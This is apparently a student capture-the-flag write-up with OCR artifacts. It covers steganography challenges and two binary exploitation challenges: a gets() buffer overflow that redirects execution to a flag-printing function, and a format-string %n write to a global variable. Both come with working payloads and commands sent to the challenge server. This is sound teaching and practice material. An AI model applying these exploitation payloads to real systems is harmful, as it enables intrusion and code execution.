
The output shows a zlib compressed file at 0x36, and binwalk -e can be used to extract it. But the compressed file could not be extracted as the output always kept giving us the same zlib file. Thus, we reached a dead end over here.

We try using another approach by checking if there are any strings in the image, using **strings** command. But we couldn't find any useful strings.

Another interesting tool is **zsteg** which searches for LSB (least significant bit). This is a technique where the LSB of each pixel is replaced with a secret bit. The reason why this

technique is useful is because of the concept of bit planes. In an nxn pixel image, where each pixel is represented by 8 bits, if we were to take only the LSB of each pixel, and leave the other bits as 0, then we get “bit plane 0”.


We use the command zsteg -a Outer_space.png to check all possible methods:



While the text in red could reveal some hidden data, grepping the output for “CZ4067” doesn’t yield any result, so we again hit a dead end.

But we could try visualising the bit planes and see if we can observe anything from the image. An online tool https://www.georgeom.net/StegOnline/image is useful for this. Once we visualise bit plane 0 for any channel (red, green or blue) , we get the following picture:

We can see 4067 in the picture, so according to the flag format, the first two letters must be decoded to “CZ” using some method. A common method used is ROT13, so we check for that using Cyberchef:




We know that this is not the flag as there is a second file in the challenge morse.wav. The challenge description gives us a clue that the message CZ4067CTFISFUN! Is somehow the key to finding the hidden data from morse.wav.

We had already tried using the popular tool **steghide** to extract hidden files from both Outer_space.png and morse.wav, but it was password protected. We also used **stegcracker** to brute-force the password using a wordlist, but it was unsuccessful.
But after getting the password CZ4067CTFISFUN! from the image, we know how to proceed:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ steghide --extract -sf morse.wav
Enter passphrase:
wrote extracted data to "flag.txt".
```

Looking at flag.txt, at first glance, it looks empty. But reading the file through python, we find an interesting pattern of whitespaces and tab spaces. We observe the flag.txt file in notepad by highlighting it:




It seems like every alternate line is of equal length. We treat a particular line as a letter, where every whitespace = 0 and every \t = 1. The equal length lines are naturally omitted as they don't really make a difference. The python code to convert read flag.txt and decode its contents is given below:

```
file_name = "flag.txt"
# Open the file in read mode ('r')
with open(file_name, 'r') as file:
      # Read the contents of the file
      contents = file.readlines()
# Now the variable 'contents' holds the contents of the file
tab_count = 0
space_count = 0
lame_flag = 1
with open("binary.txt", 'w') as file:
      # Go through flag.txt line by line
```

```
      # Make a new txt called binary.txt where " " = 0 and "\t" = 1 for
each line
      for line in contents:
      output_line = ""
      for char in line:
            if char == " ":
                output_line += "0"
            elif char == "\t":
                output_line += "1"
        file.write(output_line + "\n")
      # print(output_line)
      # print(len(output_line))
file.close()
print(contents)

# Open binary.txt
with open("binary.txt", 'r') as file:
      contents = file.readlines()

# alternate between the lines of contents and save to good_contents
good_contents = []
for i in range(0, len(contents), 2):
    good_contents.append(contents[i][:-1])

# print(good_contents)

# convert binary text to string for all good_contents
bin_text_list = []
for bin_text in good_contents:
      if (bin_text != ""):
      # print(bin_text)
      n = int(bin_text, 2)
      # print(n)
        bin_text_list.append(n.to_bytes((n.bit_length() + 7) // 8,
'big').decode())

# print(bin_text_list)

# convert list to string
bin_text_str = ''.join(bin_text_list)
print(bin_text_str)
```


The output of the code gives the decoded flag **CZ4067{th1s_15_1nV1slb13}:**



5. Solaris

5.1. Space Venture


We connected to the challenge server using **netcat** linux command and the program prints out the flag **CZ4067{3asY-C0nN3cT}.**



5.2. Space Candy Theft

This solution involves the use of buffer overflow vulnerability to overwrite the instruction pointer to make it point to the desired function which leaks the flag.

First, we look for information about the file using the command **file** in kali Linux:



Which returns to be a 64-bit executable, important to understand about the addressing.

Next, we try the **checksec** command to understand the security properties of the executable and it returns the following output:

There is no stack canary, which means the program cannot detect a buffer overflow.

Looking into the source code using Ghidra, we find two important functions, **main** and **champagne:**

```
undefined8 main(void)

{
  char local_48 [64];

  setbuf(stdout,(char *)0x0);
  setbuf(stdin,(char *)0x0);
  setbuf(stderr,(char *)0x0);
  puts("Welcome back to Solaris Candy Shop. Can you help to find the missing champagne gummy bear?")
  ;
  gets(local_48);
  puts("Please help me to find it..");
  return 0;
}
```

The main function uses gets () function to take user input, which is an insecure function as it does not validate the size of the input against the allocated buffer size, meaning we can overflow it.

```
void champagne(undefined8 param_1,undefined8 param_2)

{
  undefined8 extraout_RDX;
  long lVar1;
  EVP_PKEY_CTX *ctx;

  puts("Well done! you found the gummy bear!!");
  system("/bin/cat flag.txt");
  ctx = (EVP_PKEY_CTX *)0x0;
  FUN_004010c0();
  _init(ctx);
  lVar1 = 0;
  do {
    (*(code *)(&__frame_dummy_init_array_entry)[lVar1])
              ((ulong)ctx & 0xffffffff,param_2,extraout_RDX);
    lVar1 = lVar1 + 1;
  } while (lVar1 != 1);
  return;
}
```

The champagne () function gives clear indication that the system prints out the flag.txt, meaning we just have to find a way of executing the function. This is possible if we can overwrite the EIP (extended instruction pointer) to point to the address 0x0040122e, which is the address of champagne().

```
gdb-peda$ disassemble champagne
Dump of assembler code for function champagne:
   0x000000000040122e <+0>:     endbr64
```

We use **cyclic 100** in **gdb-peda** to create a cyclic pattern of 100 characters, and pass it to the program to check offset at which the segmentation fault occurs:

```
gdb-peda$ cyclic 100
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaa
```

We can see that the instruction pointer gets overwritten with 0x616161616161616a:

```
*RIP  0×40122d (main+119) ← ret
 ► 0×40122d <main+119>    ret    <0×616161616161616a>
```

We search for this substring inside our pattern and find that the offset is at 72.

```
gdb-peda$ cyclic -l 0×616161616161616a
Finding cyclic pattern of 8 bytes: b'jaaaaaaa' (hex: 0×6a61616161616161)
Found at offset 72
```

Thus, we can construct the payload as follows:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python -c 'print("A"*72 + "\x2e\x12\x40\x00\x00\x00\x00")' > payload
```

The address of champagne must be passed in little endian format. Passing this payload to the program we successfully print out the flag **CZ4067{cHamPa_n3-GumMy-B3ar}**:


```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc chall.sigx.net 9356 < payload
Welcome back to Solaris Candy Shop. Can you help to find the missing champagne gummy bear?
Please help me to find it..
Well done! you found the gummy bear!!
CZ4067{cHamPa_n3-GumMy-B3ar}
```

5.3. Space Thread

We started by inspecting the space_thread executable using Kali Linux terminal. We used the command chmod +x space_thread to mark the file as an executable. After marking the file as an executable, we use ltrace to track and analyze the library functions that space_thread was invoking during its execution. The picture below shows the output with ltrace command.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ltrace ./space_thread
__libc_start_main(0×8049253, 1, 0×ffed0ba4, 0×8049310 <unfinished ...>
setbuf(0×f7f9dda0, 0)                                    = <void>
fgets( <no return ...>
```


We found the fgets (system library function) is getting invoked during execution. Next we used the strace command to monitor and analyze the interactions between a program and the operating system kernel. The picture below shows the output with strace command.



To better understand the program, we examined if the file is stripped or not stripped using the `file -d space_thread` command.

```
space_thread: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically li
nked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=506bb1884d9a500ecbe837b835fb403984
b0315c, for GNU/Linux 3.2.0, not stripped
```

We realise that the file is not stripped."Not stripped" file refers to a binary file that has not had its debugging symbols removed or stripped out. Then, we open space_thread file on Ghidra and studied the symbol tree. Then, we looked into the main function using ‘listings’ which was the entry point of the space_thread binary file. The ‘listings’ showed us the disassembly instructions of the main function. To view the source code equivalent, we next used ghidra’s decompiler.



Upon analysis of the decompiled main function, we realised that there is a function call to the steal function. Thus, we examined the source code of the steal function next.

Decompile: steal - (space_thread)

```
1
2  /* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx */
3
4  void steal(undefined4 param_1,char *param_2)
5
6  {
7    printf(param_2);
8    if (shop == 0x5ba2be1c) {
9      system("cat flag.txt");
10   }
11   else {
12     printf("You take cannot my gummy bear sweet!!");
13   }
14   return;
15 }
```

Upon studying the steal function, we realised that it is checking if the variable `shop` has a value of 0x5ba2be1c. If the value of the if condition is true, it prints the flag. Using the Listing window, we discovered that the variable shop is a global variable. Hence, our hypothesis to capture the flag was to overwrite the shop variable with the value '0x5ba2be1c' by exploiting format string vulnerability in fgets() used in main().
To get the address of the shop variable from GOT (Global Offset Table), we opened the GDB debugger and ran the command `p &shop`. We got 0x804c02c.

```
(gdb) p &shop
$1 = (<data variable, no debug info> *) 0x804c02c <shop>
```

To overwrite the value of shop in GOT, we referred to this video.
Firstly, we used the disassemble command on the main function to get the address of the steal function.

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x08049253 <+0>:     endbr32
   0x08049257 <+4>:     lea    0x4(%esp),%ecx
   0x0804925b <+8>:     and    $0xfffffff0,%esp
   0x0804925e <+11>:    push   -0x4(%ecx)
   0x08049261 <+14>:    push   %ebp
   0x08049262 <+15>:    mov    %esp,%ebp
   0x08049264 <+17>:    push   %ebx
   0x08049265 <+18>:    push   %ecx
   0x08049266 <+19>:    sub    $0x410,%esp
   0x0804926c <+25>:    call   0x8049130 <__x86.get_pc_thunk.bx>
   0x08049271 <+30>:    add    $0x2d8f,%ebx
   0x08049277 <+36>:    mov    -0x4(%ebx),%eax
   0x0804927d <+42>:    mov    (%eax),%eax
   0x0804927f <+44>:    sub    $0x8,%esp
   0x08049282 <+47>:    push   $0x0
   0x08049284 <+49>:    push   %eax
   0x08049285 <+50>:    call   0x8049090 <setbuf@plt>
   0x0804928a <+55>:    add    $0x10,%esp
   0x0804928d <+58>:    mov    -0x8(%ebx),%eax
   0x08049293 <+64>:    mov    (%eax),%eax
   0x08049295 <+66>:    sub    $0x8,%esp
   0x08049298 <+69>:    push   $0x0
   0x0804929a <+71>:    push   %eax
   0x0804929b <+72>:    call   0x8049090 <setbuf@plt>
   0x080492a0 <+77>:    add    $0x10,%esp
   0x080492a3 <+80>:    mov    -0x10(%ebx),%eax
   0x080492a9 <+86>:    mov    (%eax),%eax
   0x080492ab <+88>:    sub    $0x8,%esp
   0x080492ae <+91>:    push   $0x0
   0x080492b0 <+93>:    push   %eax
   0x080492b1 <+94>:    call   0x8049090 <setbuf@plt>
   0x080492b6 <+99>:    add    $0x10,%esp
   0x080492b9 <+102>:   mov    -0x8(%ebx),%eax
   0x080492bf <+108>:   mov    (%eax),%eax
   0x080492c1 <+110>:   sub    $0x4,%esp
   0x080492c4 <+113>:   push   %eax
   0x080492c5 <+114>:   push   $0x410
   0x080492ca <+119>:   lea    -0x418(%ebp),%eax
   0x080492d0 <+125>:   push   %eax
   0x080492d1 <+126>:   call   0x80490b0 <fgets@plt>
   0x080492d6 <+131>:   add    $0x10,%esp
   0x080492d9 <+134>:   sub    $0x8,%esp
   0x080492dc <+137>:   lea    -0x418(%ebp),%eax
   0x080492e2 <+143>:   push   %eax
   0x080492e3 <+144>:   lea    -0x1fc2(%ebx),%eax
   0x080492e9 <+150>:   push   %eax
   0x080492ea <+151>:   call   0x80491f6 <steal>
   0x080492ef <+156>:   add    $0x10,%esp
   0x080492f2 <+159>:   mov    $0x0,%eax
   0x080492f7 <+164>:   lea    -0x8(%ebp),%esp
   0x080492fa <+167>:   pop    %ecx
   0x080492fb <+168>:   pop    %ebx
   0x080492fc <+169>:   pop    %ebp
   0x080492fd <+170>:   lea    -0x4(%ecx),%esp
   0x08049300 <+173>:   ret
End of assembler dump.
```

Then, we disassembled the steal function.

```
(gdb) disass steal
Dump of assembler code for function steal:
   0x080491f6 <+0>:     endbr32
   0x080491fa <+4>:     push   %ebp
   0x080491fb <+5>:     mov    %esp,%ebp
   0x080491fd <+7>:     push   %ebx
   0x080491fe <+8>:     sub    $0x4,%esp
   0x08049201 <+11>:    call   0x8049130 <__x86.get_pc_thunk.bx>
   0x08049206 <+16>:    add    $0x2dfa,%ebx
   0x0804920c <+22>:    sub    $0xc,%esp
   0x0804920f <+25>:    push   0xc(%ebp)
   0x08049212 <+28>:    call   0x80490a0 <printf@plt>
   0x08049217 <+33>:    add    $0x10,%esp
   0x0804921a <+36>:    mov    0x2c(%ebx),%eax
   0x08049220 <+42>:    cmp    $0x5ba2be1c,%eax
   0x08049225 <+47>:    jne    0x804923b <steal+69>
   0x08049227 <+49>:    sub    $0xc,%esp
   0x0804922a <+52>:    lea    -0x1ff8(%ebx),%eax
   0x08049230 <+58>:    push   %eax
   0x08049231 <+59>:    call   0x80490c0 <system@plt>
   0x08049236 <+64>:    add    $0x10,%esp
   0x08049239 <+67>:    jmp    0x804924d <steal+87>
   0x0804923b <+69>:    sub    $0xc,%esp
   0x0804923e <+72>:    lea    -0x1fe8(%ebx),%eax
   0x08049244 <+78>:    push   %eax
   0x08049245 <+79>:    call   0x80490a0 <printf@plt>
   0x0804924a <+84>:    add    $0x10,%esp
   0x0804924d <+87>:    nop
   0x0804924e <+88>:    mov    -0x4(%ebp),%ebx
   0x08049251 <+91>:    leave
   0x08049252 <+92>:    ret
End of assembler dump.
```

To make debugging easier, we used breakpoints in the main function. We put the first breakpoint before fgets() at the address 0x080492d0 and the second breakpoint after fgets() at 0x080492d6. To set the breakpoint, we used the command: `break * <address>`.
After successfully setting the breakpoints, we ran the file using `run` command. We reached breakpoint 1, then we tried to overwrite the value of shop variable using the `set {datatype}variable_address=target_value` command.

To check if the value of shop variable has been overwritten successfully, we used the command `c` to first continue to the next breakpoint. Then we found that the value of shop was overwritten but we couldn't retrieve the flag as we were running it locally and not on the server as shown in the figure below:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gdb space_thread
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from space_thread...
(No debugging symbols found in space_thread)
(gdb) break * 0x080492d0
Breakpoint 1 at 0x80492d0
(gdb) break * 0x080492d6
Breakpoint 2 at 0x80492d6
(gdb) run
Starting program: /home/kali/Downloads/space_thread
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x080492d0 in main ()
(gdb) x 0x804c02c
0x804c02c <shop>:       0x00000000
(gdb) set {int}0x0804c02c=0x5ba2be1c
(gdb) x 0x804c02c
0x804c02c <shop>:       0x5ba2be1c
(gdb) c
Continuing.
abc

Breakpoint 2, 0x080492d6 in main ()
(gdb) c
Continuing.
abc
[Detaching after vfork from child process 19572]
cat: flag.txt: No such file or directory
[Inferior 1 (process 19173) exited normally]
```

With this, we were sure that our approach our works and now we will try to achieve the same using format string vulnerability of fgets(). For this, we will try to decipher the actual stack addresses that we need to use.

From analysing the source code of the main function, we know that the size of the local_420 variable is 1040 bytes. Then, we used %x to output an integer value in hexadecimal (base 16) format and %n to indicate that the number of characters written so far. We realised after some trial and error that we need to print enough characters to reach the address of the ‘shop’ variable to overwrite it. We converted the address of the ‘shop’ variable into decimal and got the value 134529068. This is a very big number where each character is a byte, indicating that we need to print over 128 MB of characters. We only have space for 1040

bytes in the buffer. So, we cannot simply write all the characters into local_420. However, we can make use of the format string vulnerability here to pad an output string to any size.

Firstly, we realised that the value with which we want to overwrite the shop variable is too long to be passed in a single payload. We had to do some trial and error testing with the padding to reach the address of the 'shop' variable. Everytime we got close to the address of the 'shop' variable but did not reach it, we increased the padding a bit and re-tried.

This approach works but it is quite tedious and time-consuming. So, we decided to first overwrite the lower two bytes of the value contained in the 'shop' variable with a much smaller value and then perform another write at address+2 to write another small value to the higher bytes as seen in code below.

```
import struct
shop = 0x804c02c
value = 0x5ba2be1c
exploit = ""
exploit+= struct.pack("I",shop)
exploit+= struct.pack("I",shop+2)
exploit +="BBBBCCCC"
exploit += "%48652x"
exploit += "%12$n "
```

Using this approach, we will overwrite the 4 bytes of the shop variable in 2 steps. Our goal is to write 0xbe1c first to 0x0804c02c . The equivalent is 48668 in decimal. But since 0x10 was already written to shop, we will have to subtract the decimal value of 0x10 = 16 from 48668 = 48652. Then we add a padding of 48652 to the exploit.

```
pwndbg> x/x 0x0804c02c
0x804c02c <shop>:       0x0000be1c
```

Next we have to write 0x5ba2 to shop +2 = 0x0804c02e. The decimal value of 0x5ba2 is 23458. Suppose we add a padding of 30. The result is as follows:

```
pwndbg> x/x 0x0804c02c
0x804c02c <shop>:       0xbe3abe1c
```


It writes 0xbe3a = 48698 to the upper two bytes. But we have to write 0x5ba2 = 23458, which is a value less than what we got using a padding of 30. How do we make sure that we write a lesser value even though we can only increase the padding?

To overcome this, we will have to write a value of 15ba2 = 88994. The 0x1 will get written to an address beyond 'shop' , which is not of our concern. So we have to get from 0xbe3a -> 0x15ba2 . So we need to subtract 0xbe3a from 0x15ba2 = 0x9d68 = 40296. We also need to

account for the padding of 30 we added before, so that gives us 40326. So we construct the exploit as follows:

```
import struct
shop = 0x804c02c
value = 0x5ba2be1c
exploit = ""
exploit+= struct.pack("I",shop)
exploit+= struct.pack("I",shop+2)
exploit +="BBBBCCCC"
exploit += "%48652x"
exploit += "%12$n"
exploit += "%40326x"
exploit += "%13$n"
```

Using gdb, setting breakpoints before and after the printf function, we are able to successfully modify the value of shop:




Further we are able to reach the instruction where the system prints out flag.txt:

We save the exploit to ‘payload’ and pass it to the challenge server to get the flag as : **CZ4067{F0rMaT_sTr1nG-Vu1n}**

6. Decimus

